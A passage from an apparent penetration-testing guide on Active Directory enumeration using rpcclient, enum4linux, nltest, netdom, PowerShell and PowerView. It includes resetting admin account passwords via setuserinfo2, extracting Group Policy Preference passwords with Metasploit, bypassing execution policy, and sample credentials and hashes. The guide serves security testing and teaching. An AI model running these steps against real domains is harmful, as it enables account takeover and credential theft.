user:[zentrale] rid:[0x67f]
user:[dbserver] rid:[0x7d9]
user:[JV00] rid:[0x7fa]
user:[Standard HMC User Te] rid:[0x8a0]
user:[event] rid:[0x8d5]
user:[remote] rid:[0x9ea]
user:[pda-visl] rid:[0xb65]
user:[TestUser] rid:[0xc46]
user:[oeinstall] rid:[0x1133]
user:[repro] rid:[0x13c3]
```

Enum Domain groups

```
rpcclient $> enumdomgroups
group:[Enterprise Read-only Domain Controllers] rid:[0x1f2]
group:[Domain Admins] rid:[0x200]
group:[Domain Users] rid:[0x201]
group:[Domain Guests] rid:[0x202]
group:[Domain Computers] rid:[0x203]
group:[Domain Controllers] rid:[0x204]
group:[Schema Admins] rid:[0x206]
group:[Enterprise Admins] rid:[0x207]
group:[Group Policy Creator Owners] rid:[0x208]
group:[Read-only Domain Controllers] rid:[0x209]
group:[Cloneable Domain Controllers] rid:[0x20a]
group:[Protected Users] rid:[0x20d]
group:[xxxx Users] rid:[0x4d8]
group:[IC Members] rid:[0x50d]
group:[Event Management] rid:[0x8d7]
group:[SMSInternalCliGrp] rid:[0x9f5]
group:[IT Support] rid:[0x105b]
```

Enum Group Information and Group Membership

```
rpcclient $> querygroup 0x200
Group Name:      Domain Admins
```

(continues on next page)

(continued from previous page)

```
Description:    Designated administrators of the domain
Group Attribute:7
Num Members:16
```

```
rpcclient $> querygroupmem 0x200
rid:[0x2227] attr:[0x7]
rid:[0x3601] attr:[0x7]
rid:[0x36aa] attr:[0x7]
rid:[0x36e0] attr:[0x7]
rid:[0x3c23] attr:[0x7]
rid:[0x5528] attr:[0x7]
rid:[0x1f4]  attr:[0x7]
rid:[0x363b] attr:[0x7]
rid:[0x573e] attr:[0x7]
rid:[0x56bc] attr:[0x7]
rid:[0x5e5e] attr:[0x7]
rid:[0x7fe1] attr:[0x7]
rid:[0x86d9] attr:[0x7]
rid:[0x9367] attr:[0x7]
rid:[0x829c] attr:[0x7]
rid:[0xa26e] attr:[0x7]
```

Enumerate specific User/ computer information by RID

```
rpcclient $> queryuser 0x3601
User Name      : dummy_s
Full Name      : Dummy User
Home Drive     :
Dir Drive      :
Profile Path:
Logon Script:
Description    : E 5.5.2008 Admin
Workstations:
Comment        :
Logon Time      : Tue, 24 Jan 2017 19:28:14 IST
Logoff Time     : Thu, 01 Jan 1970 05:30:00 IST
Kickoff Time    : Thu, 14 Sep 30828 08:18:05 IST
Password last set Time : Fri, 21 Nov 2008 02:34:34 IST
Password can change Time : Fri, 21 Nov 2008 02:34:34 IST
Password must change Time: Thu, 14 Sep 30828 08:18:05 IST
```

Domain Password Policy

```
rpcclient $> getdompwinfo
min_password_length: 8
password_properties: 0x00000000
```

User password policies

```
rpcclient $> getusrdompwininfo 0x3601
min_password_length: 8
&info.password_properties: 0x433e6584 (1128162692)
0: DOMAIN_PASSWORD_COMPLEX
0: DOMAIN_PASSWORD_NO_ANON_CHANGE
1: DOMAIN_PASSWORD_NO_CLEAR_CHANGE
0: DOMAIN_PASSWORD_LOCKOUT_ADMINS
0: DOMAIN_PASSWORD_STORE_CLEARTXT
0: DOMAIN_REFUSE_PASSWORD_CHANGE
```

Local Users

```
lsaenumsid
S-1-5-21-1971769256-327852233-3012798916-1014 Example\ftp_user (1)
S-1-5-21-1971769256-327852233-3012798916-1000 Example\example_user (1)
```

```
lookupsid S-1-5-21-1971769256-327852233-3012798916-1014
S-1-5-21-1971769256-327852233-3012798916-1014 Example\ftp_user (1)
```

Reset AD user password

As Mubix explained in [Reset AD User Password with Linux](#). Often we have the credentials of limited administrative accounts such as IT or helpdesk. Sometimes, These accounts have an ability reset the password. This can be achieved in by using rpcclient in linux box provided smbclient and pass-the-hash package should be installed.

setuserinfo2 command can be used in order to change the password.

```
rpcclient $> setuserinfo2
Usage: setuserinfo2 username level password [password_expired]
result was NT_STATUS_INVALID_PARAMETER
```

Note: we won't be able to change the password of users with AdminCount = 1 (Domain Admins and other higher privileged accounts).

```
rpcclient $> setuserinfo2 ima-domainadmin 23 'ASDqwe123'
result: NT_STATUS_ACCESS_DENIED
result was NT_STATUS_ACCESS_DENIED
rpcclient $>
```

Users having alternate admin accounts can be easily targeted.

```
rpcclient $> setuserinfo2 adminuser 23 'ASDqwe123'
rpcclient $>
```

Note: The number 23 came from [MSDN article USER_INFORMATION_CLASS](#). The SAMPR_USER_INTERNAL4_INFORMATION structure holds all attributes of a user, along with an encrypted password.

This can be done using the net command as well but we need to install the samba-common-bin in our machine.

```
root@kali:~# net rpc password adminuser -U helpdesk -S 192.168.80.10
Enter new password for adminuser:
Enter helpdesk's password:
root@kali:~#
```

Enum4linux

Simple wrapper around the tools in the samba package to provide similar functionality to enum.exe (formerly from www.bindview.com).

Usage

```
Usage: ./enum4linux.pl [options] ip

Options are (like "enum"):
  -U      get userlist
  -M      get machine list*
  -S      get sharelist
  -P      get password policy information
  -G      get group and member list
  -d      be detailed, applies to -U and -S
  -u user  specify username to use (default "")
  -p pass specify password to use (default "")

Additional options:
  -a      Do all simple enumeration (-U -S -G -P -r -o -n -i).
          This option is enabled if you don't provide any other options.
  -h      Display this help message and exit
  -r      enumerate users via RID cycling
  -R range RID ranges to enumerate (default: 500-550,1000-1050, implies -r)
  -K n    Keep searching RIDs until n consecutive RIDs don't correspond to a_
  ->username. Implies RID range ends at 999999. Useful against DCs.
  -l      Get some (limited) info via LDAP 389/TCP (for DCs only)
  -s file  brute force guessing for share names
  -k user  User(s) that exists on remote system (default: administrator,guest,
  ->krbtgt,domain admins,root,bin,none)
          Used to get sid with "lookupsid known_username"
          Use commas to try several users: "-k admin,user1,user2"
  -o      Get OS information
  -i      Get printer information
  -w wrkg  Specify workgroup manually (usually found automatically)
  -n      Do an nmblookup (similar to nbtstat)
  -v      Verbose. Shows full commands being run (net, rpcclient, etc.)
```

Example

```
enum4linux -P -d xxxx.abcxxx.net -u mluxxxx -p threxxxx 10.0.65.103
```

Active Directory Explorer (ADExplorer)

As per the TechNet article [Active Directory Explorer \(AD Explorer\)](#) is an advanced Active Directory (AD) viewer and editor. We can use AD Explorer to easily navigate an AD database, define favorite locations, view object properties and attributes without having to open dialog boxes, edit permissions, view an object's schema, and execute sophisticated searches that you can save and re-execute.

Sally Vandeven has written a brilliant article on [Domain Goodness – How I Learned to LOVE AD Explorer](#) Must read!

JXplorer

[JXplorer](#) is a cross platform LDAP browser and editor. It is a standards compliant general purpose LDAP client that can be used to search, read and edit any standard LDAP directory, or any directory service with an LDAP or DSML interface.

Remote Server Administration Tools

Active Directory Domain Services (AD DS) Tools and Active Directory Lightweight Directory Services (AD LDS) Tools includes Active Directory Administrative Center; Active Directory Domains and Trusts; Active Directory Sites and Services; Active Directory Users and Computers; ADSI Edit; DCPromo.exe; LDP.exe; NetDom.exe; NTDSUtil.exe; RepAdmin.exe; Active Directory module for Windows PowerShell; DCDiag.exe; DSACLs.exe; DSAdd.exe; DSDBUtil.exe; DSMgmt.exe; DSMod.exe; DSMove.exe; DSQuery.exe; DSRm.exe; GPFixup.exe; KSetup.exe; Ktpass.exe; Nltest.exe; NSLookup.exe; W32tm.exe.

Active Directory Administrative Center; Active Directory Domains and Trusts; Active Directory Sites and Services; Active Directory Users and Computers; ADSI Edit; are GUI tools. These can be installed by installing [Remote Server Administration Tools](#)

nltest

[Nltest](#) is a command-line tool to perform network administrative tasks. We could figure out the Domain Controllers/ Domain Trusts using it. It is built into Windows Server 2008 and Windows Server 2008 R2. It is available if you have the AD DS or the AD LDS server role installed. It is also available if you install the Active Directory Domain Services Tools that are part of the Remote Server Administration Tools (RSAT).

Usage

```
nltest /?
Usage: nltest [/OPTIONS]

    /SERVER:<ServerName> - Specify <ServerName>

    /QUERY - Query <ServerName> netlogon service
    /DCLIST:<DomainName> - Get list of DC's for <DomainName>
    /DCNAME:<DomainName> - Get the PDC name for <DomainName>
    /DSGETDC:<DomainName> - Call DsGetDcName /PDC /DS /DSP /GC /KDC /TIMESERV /
↪GTIMESERV /WS /NETBIOS /DNS /IP /FORCE /WRITABLE /AVOIDSELF /LDAPONLY /BACKG /DS_6
    /TRY_NEXT_CLOSEST_SITE /SITE:<SiteName> /ACCOUNT:<AccountName> /RET_DNS /RET_
↪NETBIOS
    /DNSGETDC:<DomainName> - Call DsGetDcOpen/Next/Close /PDC /GC /KDC /WRITABLE /
↪LDAPONLY /FORCE /SITESPEC
```

(continues on next page)

(continued from previous page)

```

/DSGETFTTI:<DomainName> - Call DsGetForestTrustInformation /UPDATE_TDO
/DSGETSITE - Call DsGetSiteName
/DSGETSITECOV - Call DsGetDcSiteCoverage
/DSADDRESSSTOSITE:[MachineName] - Call DsAddressToSiteNamesEx /ADDRESSES:
-><Address1,Address2,...>
/PARENTDOMAIN - Get the name of the parent domain of this machine
/WHOWILL:<Domain>* <User> [<Iteration>] - See if <Domain> will log on <User>
/FINDUSER:<User> - See which trusted domain will log on <User>
/USER:<UserName> - Query User info on <ServerName>
/TIME:<Hex LSL> <Hex MSL> - Convert NT GMT time to ascii
/LOGON_QUERY - Query number of cumulative logon attempts
/DOMAIN_TRUSTS - Query domain trusts on <ServerName>
/PRIMARY /FOREST /DIRECT_OUT /DIRECT_IN /ALL_TRUSTS /V

```

Examples

Verify domain controllers in a domain

```

nltest /dclist:xxx.example.net
Get list of DCs in domain 'xxx.example.net' from '\\ABCEFG.xxx.example.net'.
    ABCDEFG1.xxx.example.net [DS] Site: XX-SriLanka
    ABCDEFG2.xxx.example.net [DS] Site: XX-India
    ABCDEFG5.xxx.example.net [PDC] [DS] Site: XX-Bangladesh
The command completed successfully

```

Advanced information about users

```

nltest /user:"TestAdmin"
User: User1
Rid: 0x3eb
Version: 0x10002
LastLogon: 2ee61c9a 01c0e947 = 5/30/2001 13:29:10
PasswordLastSet: 9dad5428 01c0e577 = 5/25/2001 17:05:47
AccountExpires: ffffffff 7fffffff = 9/13/30828 19:48:05
PrimaryGroupId: 0x201
UserAccountControl: 0x210
CountryCode: 0x0
CodePage: 0x0
BadPasswordCount: 0x0
LogonCount: 0x33
AdminCount: 0x1
SecurityDescriptor: 80140001 0000009c 000000ac 00000014 00000044 00300002 000000
02 0014c002 01050045 00000101 01000000 00000000 0014c002 000f07ff 00000101 05000
000 00000007 00580012 00000003 00240000 00020044 00000501 05000000 00000015 22cd
b7b4 7112b3f1 2b3be507 000003eb 00180000 000f07ff 00000201 05000000 00000020 000
00220 00140000 0002035b 00000101 01000000 00000000 00000201 05000000 00000020 00
000220 00000201 05000000 00000020 00000220
    AccountName: User1
Groups: 00000201 00000007
LmOwfPassword: fb890c9c 5c7e7e09 ee58593b d959c681
NtOwfPassword: d82759cc 81a342ac df600c37 4e58a478
NtPasswordHistory: 00011001

```

(continues on next page)

(continued from previous page)

```
LmPasswordHistory: 00010011
The command completed successfully
```

Determine the PDC emulator for a domain

```
nltest /dcname:fourthcoffee
PDC for Domain fourthcoffee is \\fourthcoffee-dc-01
The command completed successfully
```

Show trust relationships for a domain

Returns a list of trusted domains. /Primary /Forest /Direct_Out /Direct_In /All_Trusts /v.

The following list shows the values that you can use to filter the list of domains.

- /Primary: Returns only the domain to which the computer account belongs.
- /Forest: Returns only those domains that are in the same forest as the primary domain.
- /Direct_Out: Returns only the domains that are explicitly trusted with the primary domain.
- /Direct_In: Returns only the domains that explicitly trust the primary domain.
- /All_Trusts: Returns all trusted domains.
- /v: Displays verbose output, including any domain SIDs and GUIDs that are available.

```
nltest /domain_trusts

List of domain trusts:
 0: ABC abc.example.net (NT 5) (Forest: 17) (Direct Outbound) (Direct Inbound)
 1: DEF def.example.net (NT 5) (Forest: 17) (Direct Outbound) (Direct Inbound)
 2: IJK IJK.NET (NT 5) (Direct Inbound) ( Attr: 0x8 )
 3: LMN LMH.net (NT 5) (Direct Outbound) ( Attr: 0x18 )
 4: APP app.example.net (NT 5) (Forest: 17) (Direct Outbound) (Direct Inbound) (
↪Attr: 0x20 )
```

Thanks to [Tanoy Bose](#) for informing me about this. Cheers Bose.

netdom

netdom: netdom is a command-line tool that is built into Windows Server 2008 and Windows Server 2008 R2. It is available if you have the Active Directory Domain Services (AD DS) server role installed. It is also available if you install the Active Directory Domain Services Tools that are part of the Remote Server Administration Tools (RSAT). More information available at [Netdom query](#).

Usage

```
netdom query [{/d: | /domain:}<Domain> [{/s: | /server:}<Server>] [{/ud: | /userd:}
↪<Domain>\]<User> {/pd: | /passwordd}<Password>[*]} [/verify] [/reset] [/direct]
↪{WORKSTATION|SERVER|DC|OU|PDC|FSMO|TRUST} [{/help | /?}]
```

(continues on next page)

(continued from previous page)

Specifies the type of list to generate. The following list shows the possible objects:

- WORKSTATION: Queries the domain for the list of workstations.
- SERVER: Queries the domain for the list of servers.
- DC : Queries the domain for the list of domain controllers.
- OU : Queries the domain for the list of OUs under which the user that you specify ↪ can create a computer object.
- PDC : Queries the domain for the current primary domain controller.
- FSMO : Queries the domain for the current list of operations master role holders. ↪ These role holders are also known as flexible single master operations (FSMO).
- TRUST: Queries the domain for the list of its trusts.

Examples

DC

Queries the domain for the list of workstations:

```
PS C:\> netdom query /domain example.net DC
List of domain controllers with accounts in the domain:

xxxxDC12
xxxxDC11
xxxxDC04
xxxxDC03
The command completed successfully.
```

PDC

Queries the domain for the current primary domain controller

```
PS C:\> netdom query /domain example.net PDC
Primary domain controller for the domain:

xxxxDC03.example.net
The command completed successfully.
```

FSMO

Queries the domain for the current list of operations master role holders.

```
PS C:\> netdom query /domain example.net FSMO
Schema master          xxxxDC03.example.net
Domain naming master   xxxxDC03.example.net
PDC                    xxxxDC03.example.net
RID pool manager       xxxxDC03.example.net
Infrastructure master   xxxxDC03.example.net
The command completed successfully.
```

TRUST

Queries the domain for the list of its trusts

```
PS C:\> netdom query /domain example.net TRUST
Direction Trusted\Trusting domain      Trust type
=====
<->      xxxx.xxxxxxx.net               Direct
<->      xxxx.example.net               Direct
<->      XX.XXXxXX.NET                  Direct
```

OU

Queries the domain for the list of OUs under which the user that you specify can create a computer object.

```
PS C:\> netdom query /domain abc.example.net OU
List of Organizational Units within which the specified user can create a
machine account:

OU=Domain Controllers,DC=abc,DC=example,DC=net
OU=ABC-Admin,DC=abc,DC=example,DC=net
OU=ServiceAccounts,OU=ABC-Admin,DC=abc,DC=example,DC=net
OU=Users,OU=ABC-Admin,DC=abc,DC=example,DC=net
OU=Groups,OU=ABC-Admin,DC=abc,DC=example,DC=net
OU=Service Accounts,DC=abc,DC=example,DC=net
OU=Servers,OU=ABC-Admin,DC=abc,DC=example,DC=net
DC=abc,DC=example,DC=net
The command completed successfully.
```

SERVER/ WORKSTATION

Queries the domain for the list of servers/ workstations

```
PS C:\> netdom query /domain abc.example.net WORKSTATION
List of workstations with accounts in the domain:

ABCD02      ( Workstation or Server )
ABCD01      ( Workstation or Server )
ABCD03      ( Workstation or Server )
ABCD04      ( Workstation or Server )
BSKMACDB62  ( Workstation or Server )

The command completed successfully.

PS C:\>
```

Microsoft Active Directory Topology Diagrammer

The [Microsoft Active Directory Topology Diagrammer](#) reads an Active Directory configuration using LDAP, and then automatically generates a Visio diagram of your Active Directory and /or your Exchange Server topology. The diagrams may include domains, sites, servers, organizational units, DFS-R, administrative groups, routing groups and connectors and can be changed manually in Visio if needed.

AD Reconnaissance with PowerShell

Sean Metcalf has written an awesome blog regarding the [Active Directory Recon without Admin Rights](#) Most of the below stuff has been directly taken from his blog.

The enumeration of the active directory can also be carried forward using the normal domain user account. After gathering the domain user credentials launch the powershell by the following command on the command prompt.

```
C:\> Powershell -nop -exec bypass -noexit
```

Forest Information

The current forest information can be gathered by using the following powershell code

```
PS C:\> [System.DirectoryServices.ActiveDirectory.Forest]::GetCurrentForest()

Name                : ABC.com
Sites                : {Default-First-Site-Name}
Domains              : {ABC.com}
GlobalCatalogs       : {WIN-OK0HIC2UCIH.ABC.com}
ApplicationPartitions : {DC=DomainDnsZones,DC=ABC,DC=com, DC=ForestDnsZones,DC=
                        ABC,DC=com}
ForestMode            : Windows2008R2Forest
RootDomain            : ABC.com
Schema                : CN=Schema,CN=Configuration,DC=ABC,DC=com
SchemaRoleOwner       : WIN-OK0HIC2UCIH.ABC.com
NamingRoleOwner       : WIN-OK0HIC2UCIH.ABC.com
```

Domain Information

The current domain information to which the domain user is a part can be easily gathered by issuing the following powershell code

```
PS C:\> [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()

Forest                : ABC.com
DomainControllers      : {WIN-OK0HIC2UCIH.ABC.com}
Children               : {}
DomainMode              : Windows2008R2Domain
Parent                 :
PdcRoleOwner           : WIN-OK0HIC2UCIH.ABC.com
RidRoleOwner           : WIN-OK0HIC2UCIH.ABC.com
InfrastructureRoleOwner : WIN-OK0HIC2UCIH.ABC.com
Name                   : ABC.com
```

Forest Trusts

The trust between the present forests can be obtained by the following powershell code

```
$ForestRootDomain = 'lab.adsecurity.org'
([System.DirectoryServices.ActiveDirectory.Forest]::GetForest((New-Object System.
↪DirectoryServices.ActiveDirectory.DirectoryContext('Forest', $ForestRootDomain)))).
↪GetAllTrustRelationships()
```

Domain Trusts

The trusts relationship between the current domain and associated domain can be enumerated by the following

```
PS C:\> ([System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()).  
↪GetAllTrustRelationships()
```

By gathering this information, An attacker can determine the attack surface area by residing in current domain.

Forest Global Catalogs

```
PS C:\> [System.DirectoryServices.ActiveDirectory.Forest]::GetCurrentForest().  
↪GlobalCatalogs
```

Note: Typically every DC is also a Global catalog

Enterprise Services without scanning of Network

The services offered by the particular can also be identified using a simple powershell code. This type of information gathering is a stealthy approach as the service scanning of network may sometimes trigger the alarm. This type of approach is carried out by scanning the SPN (Service Principal Names). The information related to RDP enabled workstations, WinRM Enabled, Exchange servers, SQL servers etc. can be enumerated.

```
PS C:\> get-adcomputer -filter {ServicePrincipalName -like "*TERMSRV*"} -Properties_  
↪OperatingSystem,OperatingSystemVersion,OperatingSystemServicePack,  
PasswordLastSet,LastLogonDate,ServicePrincipalName,TrustedForDelegation,  
↪TrustedtoAuthForDelegation
```

Note: Both the computers and users (Service accounts) are to be targeted in order to determine the Enterprise services.

SPN-Scanning

Microsoft states that “A service principal name (SPN) is the name by which a client uniquely identifies an instance of a service.” using the SPN scanning we identify the common servers such as IIS, SQL Server, and LDAP. Mostly, the convention of the SPN is formatted as SERVICE/HOST but sometimes the port no. associated is also given such as SERVICE/HOST:PORT.

```
DNS/win2008k001.ABC.com    MSSQLSvc/win2008k002.ABC.com:1600
```

The above example shows that if the Domain Account is used to run the DNS and SQL services on ABC.com the SPN entries would be the same. Here we can use [ADFind.exe](#) to list all the SQL server instances registered on a domain by using the code

```
C: >Adfind.exe -f "ServicePrincipalName=MSSQLSvc*"
```

we can also use setspn.exe (comes with the windows server 2008) can be used to lookup the SPNs for a particular user.

```
C: > setspn.exe -l "UserName"
```

SPN Scanning using Powershell

Scott Sutherland has written about SPN scanning techniques at [Faster Domain Escalation using LDAP](#). The `Get-SPN` Powershell module provides us to quickly search LDAP for accounts related to specific groups, users or SPN service name. Once Downloaded the script run the following command in a command prompt in order to install it for the current session.

```
C:\> Powershell -nop -exec bypass -noexit (change the directory pointing towards the
↳downloaded location)
PS C:\> Import-Module .\Get-SPN.psml
```

Find All Servers where Domain Admins are Registered to Run Services. If we are using the Domain User or local system from a particular Domain computer use the following command

```
Get-SPN -type group -search "Domain Admins" -List yes | Format-Table -AutoSize
```

for a non domain system with domain credentials we can use the command below

```
Get-SPN -type group -search "Domain Admins" -List yes -DomainController 192.168.1.
↳100 -Credential domainuser | Format-Table -AutoSize
```

Find all registered SQL Servers, Dcom, dnscache etc.

for identifying the services using the Domain User or localsystem from a particular Domain computer use the following command

```
Get-SPN -type service -search "MSSQLSvc*" -List yes | Format-Table -AutoSize
```

for other than Servers, below is a list of standard SPN service names.

```
alerter, appmgmt, browser, cifs, cisvc, clipsrv, dcom, dhcp, dmserver, dns, dnscache, eventlog,
↳eventssystem, fax,
http, ias, iisadmin, messenger, msiserver, mcsvc, netdde, netddedsm, netlogon, netman, nmagent,
↳oakley, plugplay, policyagent,
protectedstorage, rasman, remoteaccess, replicator, rpc, rpclocator, rpcss, rsvp, samss,
↳scardsvr, scesrv, schedule, scm, seclogon,
snmp, spooler, tapisrv, time, trksrv, trkwks, ups, w3svc, wins, www
```

To find All the ServicePrincipalName Entries for Domain Users Matching String by executing the command as domain user or LocalSystem from a domain computer then you can use the command below.

```
Get-SPN -type user -search "*svc*" -List yes
```

Discovering the Service Accounts

By Doing an SPN Scan for user accounts with Service Principal Names the service Accounts and the server accounts used can be identified.

```
PS C:\> get-aduser -filter {ServicePrincipalName -like "*"} -Properties 
↪ PasswordLastSet, LastLogonDate, ServicePrincipalName, TrustedForDelegation,
↪ TrustedtoAuthForDelegation
```

Discovering the Computers and Domain Controllers without scanning the network

The information regarding the computer operating system, DNSHostName, LastLogon Date etc. can also be gathered. Since every computer joining the active directory has an associated computer account in AD. When the computer is joined, several attributes such as date created, Modified, OperatingSystemVersion etc. are associated with this computer object that are updated. Such information can also be further used for lateral movements.

```
PS C:\> get-adcomputer -filter {PrimaryGroupID -eq "515"} -Properties OperatingSystem,
↪ OperatingSystemVersion, OperatingSystemServicePack,
Passwot, LastLogonDate, ServicePrincipalName, TrustedForDelegation,
↪ TrustedtoAuthForDelegation
```

The same information regarding the Domain Controllers can also be gathered by simply changing the PrimaryGroupID value to '516'. to obtain the details of all the computers in active directory by simply putting a wildcard mask in the filter parameter such as "-filter *".

Identifying the Admin Accounts

The privileged accounts can be identified using two methods. The first one is by doing a detailed group enumeration, by doing this all members of the standard Active Directory admin groups: Domain Admins, Administrators, Enterprise Admins, etc. one such command is "Net Group "Domain Admins" /Domain" which will give us the list of Domain Administrators.

Another method is by identifying all accounts which have the attribute "AdminCount" set to 1. However, this may not be sometimes accurate since there may be accounts returned in this query which no longer have admin rights because these values aren't automatically reset even if the accounts are disabled or no longer a part of Admins group.

```
PS C:\> get-aduser -filter {AdminCount -eq 1} -Properties Name, AdminCount,
↪ ServicePrincipalName, PasswordLastSet, LastLogonDate, MemberOf
```

This query will give us the "AdminCount :1" which indicates that the account is privileged account.

Finding the Admin Groups

Most of the organizations follow a naming convention for the admin groups such as Domain Admins, Server Admins, Workstation Admins, Administrators etc. By Querying the Active Directory for groups with Admin as term we can identify the administrator groups.

```
PS C:\> get-adgroup -filter {GroupCategory -eq 'Security' -AND Name -like "*admin*"}
```

Domain Password Policy

The Domain password policy can be easily gathered either by using Net Accounts or Get-ADDefaultPasswordPolicy.

```
Get-ADDefaultDomainPasswordPolicy
Net Accounts
```

Note: To use Get-ADDefaultPasswordPolicy PowerView.PS1 module is to be imported first.

Identifying the Groups with Local Admin Rights to windows machines

Using the Powerview.PS1 module we can easily identify the identify GPOs that include Restricted Groups.

```
PS C:\> Get-NetGPOGroup
```

we can also check to what OUs the GPOs link using a PowerView cmdlet.

```
get-netOU -guid "GPOName Obtained Above"
```

next to identify the workstations/servers in the OU

```
get-adcomputer -filter * -SearchBase "Result of the above"
```

PowerShell [adsisearcher] Type Accelerator

If we have credentials of the user and a powershell prompt, we can utilize adsiSearcher to do the AD Enumeration

Define username, password, Domain, etc.

```
$username = 'BITVIJAYS\LDAP'
$password = 'PasswordForSearch!'
$DomainControllerIpAddress = '10.2.2.2'
$LdapDn = 'DC=bitvjays,DC=local'
```

Initialize the connection

When credentials are present and we are connecting using a non-domain machine, use below

```
$dn = New-Object System.DirectoryServices.DirectoryEntry ("LDAP://$(
↪$DomainControllerIpAddress):389/$LdapDn", $username, $password)
$ds = New-object System.DirectoryServices.DirectorySearcher($dn)
```

When you are already connected to the domain machine

[adsisearcher]"" specifies a filter that has no characters in it. The good thing is that the searchroot is automatically set to the root of the current domain.

```
$ds = [adsisearcher]""
```

Finding the Domain Name

```
$ds.SearchRoot
distinguishedName : {DC=bitvijays,DC=local}
Path : LDAP://DC=bitvijays,DC=local
```

Finding the Computers

```
PS > $ds.Filter = "((objectCategory=computer))"
PS > $ds.FindAll() --- Provides all the objects in the AD for computers
PS > $ds.FindOne() --- Provides one object in the AD for computers
```

Result

Path	Properties
LDAP://10.2.2.2:389/CN=DC,OU=Domain Controllers,DC=bitvijays,DC=local	{ridsetreferences, logoncount, codepage, objec...
LDAP://10.2.2.2:389/CN=FILE,CN=Computers,DC=bitvijays,DC=local	{logoncount, codepage, objectcategory, iscriti...

Finding the Users:

```
PS > $ds.Filter = "((objectCategory=user))"
PS > $ds.FindAll() --- Provides all the objects in the AD for users
```

Properties of the object

We can use

```
$ds.FindOne().properties
$ds.FindAll().properties
```

to find the properties of the object. Once the properties are found, we can search for any particular object based on regex.

Examples:

- Finding a particular user named Bob

Check the properties of the user

```
Properties of a user
PS > $ds.findOne().properties

Name                                Value
----                                -
objectcategory                      {CN=Person,CN=Schema,CN=Configuration,
↪DC=bitvijays,DC=local}
name                                {Administrator}
cn                                  {Administrator}
admincount                          {1}
samaccountname                      {Administrator}
```

Then particularly search for a user

```
PS > $ds.Filter = "((name=*Bob*))"
PS > $ds.Findall()
```

```
Path
↪Properties
```

(continues on next page)

(continued from previous page)

```

-----
↪-
LDAP://10.2.2.2:389/CN=Bobby John,OU=People,DC=bitvijays,DC=local
↪{logoncount, codepage, objectcategory, descripti...

```

- Finding all users of a particular group

```

$ds.filter = "(&(objectCategory=user)(memberOf=CN=Domain Admins,CN=Users,
↪DC=bitvijays,dc=local))"

```

Get sessions of remote machines

Powerview Get-NetSession

net session

- Net session of current computer

```

net session

Computer          User name          Client Type      Opens Idle time
-----
↪--
\\127.0.0.1        AdministratOr      1 05D 22H_
↪02M

The command completed successfully.

```

- Net session of remote computer

```

net session \\computername

```

WMI

We can use wmi to get the remote logged on users. However, I believe to run wmi on remote machine, you need to be administrator of that machine.

```

wmic:root\cli> /node:"computername" path win32_loggeduser get antecedent

\\.\root\cimv2:Win32_Account.Domain="ABCR00T",Name="axx.xxxxx"
\\.\root\cimv2:Win32_Account.Domain="ABCR00T",Name="srv.xxxxx"
\\.\root\cimv2:Win32_Account.Domain="ABCR00T",Name="axx.xxxxx"
\\.\root\cimv2:Win32_Account.Domain="MA",Name="axxd.xxxxx"
\\.\root\cimv2:Win32_Account.Domain="DC",Name="ANONYMOUS LOGON"

```

View users in Domain / Workgroup

Powerview Get-NetUser

net user /domain

WMI

Domain users:

```
wmic useraccount list /format:list
```

View machines in Domain/ Workgroup

Powerview Get-NetComputers

net view /domain

? – check the functionality

View machines affected by GPP vulnerability

When we run Get-GPPPassword, we get output like

```
Password: password@123
Changed : 2013-07-02 01:01:23
Username: Administrator
NewName :
File : \\Demo.lab\sysvol\demo.lab\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}
↳\MACHINE\Preferences\DataSources\{DataSouces| Groups| ScheduledTasks.xml
```

To get the computers using the passwords set by the GPP, we can use

```
Get-NetOU -GUID " {31B2F340-016D-11D2-945F-00C04FB984F9} " | %{ Get-NetComputer -
↳ADSPath $_ }
```

Get-NetSite function, which returns the current sites for a domain, also accepts the -GUID filtering flag. This information has been taken from harmj0y blog [gpp and powerview](#)

More information about GPP should be read from Sean Metcalf blog [Using Group Policy Preferences for Password Management = Bad Idea](#) and [Finding Passwords in SYSVOL & Exploiting Group Policy Preferences](#)

There are various methods to figure out the GPP Password if it's set.

- **Get-GPPPassword.ps1** : **PowerShell script** that can identify and extract the password(s) stored in Group Policy Preferences using the MSDN AES key.
- **Metasploit auxiliary module - SMB Group Policy Preference Saved Passwords Enumeration** : This module enumerates files from target domain controllers and connects to them via SMB. It then looks for Group Policy Preference XML files containing local/domain user accounts and passwords and decrypts them using Microsoft's public AES key. This module has been tested successfully on a Win2k8 R2 Domain Controller. (Requires domain user credentials)

```
use auxiliary/scanner/smb/smb_enum_gpp
set smbdomain example.com
set smbuser user
set smbpass pass
set rhosts 192.168.56.2
```

Thanks to Tanoy Bose for informing about this!. Previously, we used to manually search the SYSVOL location! (When for some reason Get-GPPPassword doesn't work!)

- **Meterpreter session**, we can use metasploit post module - Windows Gather Group Policy Preference Saved Passwords : This module enumerates the victim machine's domain controller and connects to it via SMB. It then looks for Group Policy Preference XML files containing local user accounts and passwords and decrypts them using Microsoft's public AES key. Cached Group Policy files may be found on end-user devices if the group policy object is deleted rather than unlinked.

```
use post/windows/gather/credentials/gpp
set session <Session_Number>
```

- **Reading Group Policies** manually stored here: \<DOMAIN>\SYSVOL\<DOMAIN>\Policies\

View group in Domain / Workgroup

Powerview Get-NetGroupMember

Net group / domain

Windows Resource Kit Local/ Global executable

- Global.exe

```
PS C:\> .\global.exe

Displays members of global groups on remote servers or domains.

GLOBAL group_name domain_name | \\server

group_name      The name of the global group to list the members of.
domain_name     The name of a network domain.
\\server        The name of a network server.

Examples:
Global "Domain Users" EastCoast
Displays the members of the group 'Domain Users' in the EastCoast domain.

Global PrintUsers \\BLACKCAT
Displays the members of the group PrintUsers on server BLACKCAT.

Notes:
Names that include space characters must be enclosed in double quotes.
To list members of local groups use Local.Exe.
To get the Server name for a give Domain use GetDC.Exe.
```

Example:

```
PS C:\> .\global.exe "Domain Admins" \\domainname
Uraxxxx
axx.xxxxx
axx.xxxxx2
axx.xxxxxx3
```

BloodHound Group Memberships

WMI user groups

```
wmic group list brief
ABCD\SUS Administrator      ABCD      SUS Administrator
↪ S-1-5-21-XXXXXXXXXX-XXXXXXXXXX-XXXXXXXXXX-7357
ABCD\VPN Admins            ABCD      VPN Admins
↪ S-1-5-21-XXXXXXXXXX-XXXXXXXXXX-XXXXXXXXXX-8728
ABCD\VPN Users             ABCD      VPN Users
↪ S-1-5-21-XXXXXXXXXX-XXXXXXXXXX-XXXXXXXXXX-9229
ABCD\XXX - OER Users       ABCD      XXX - OER Users
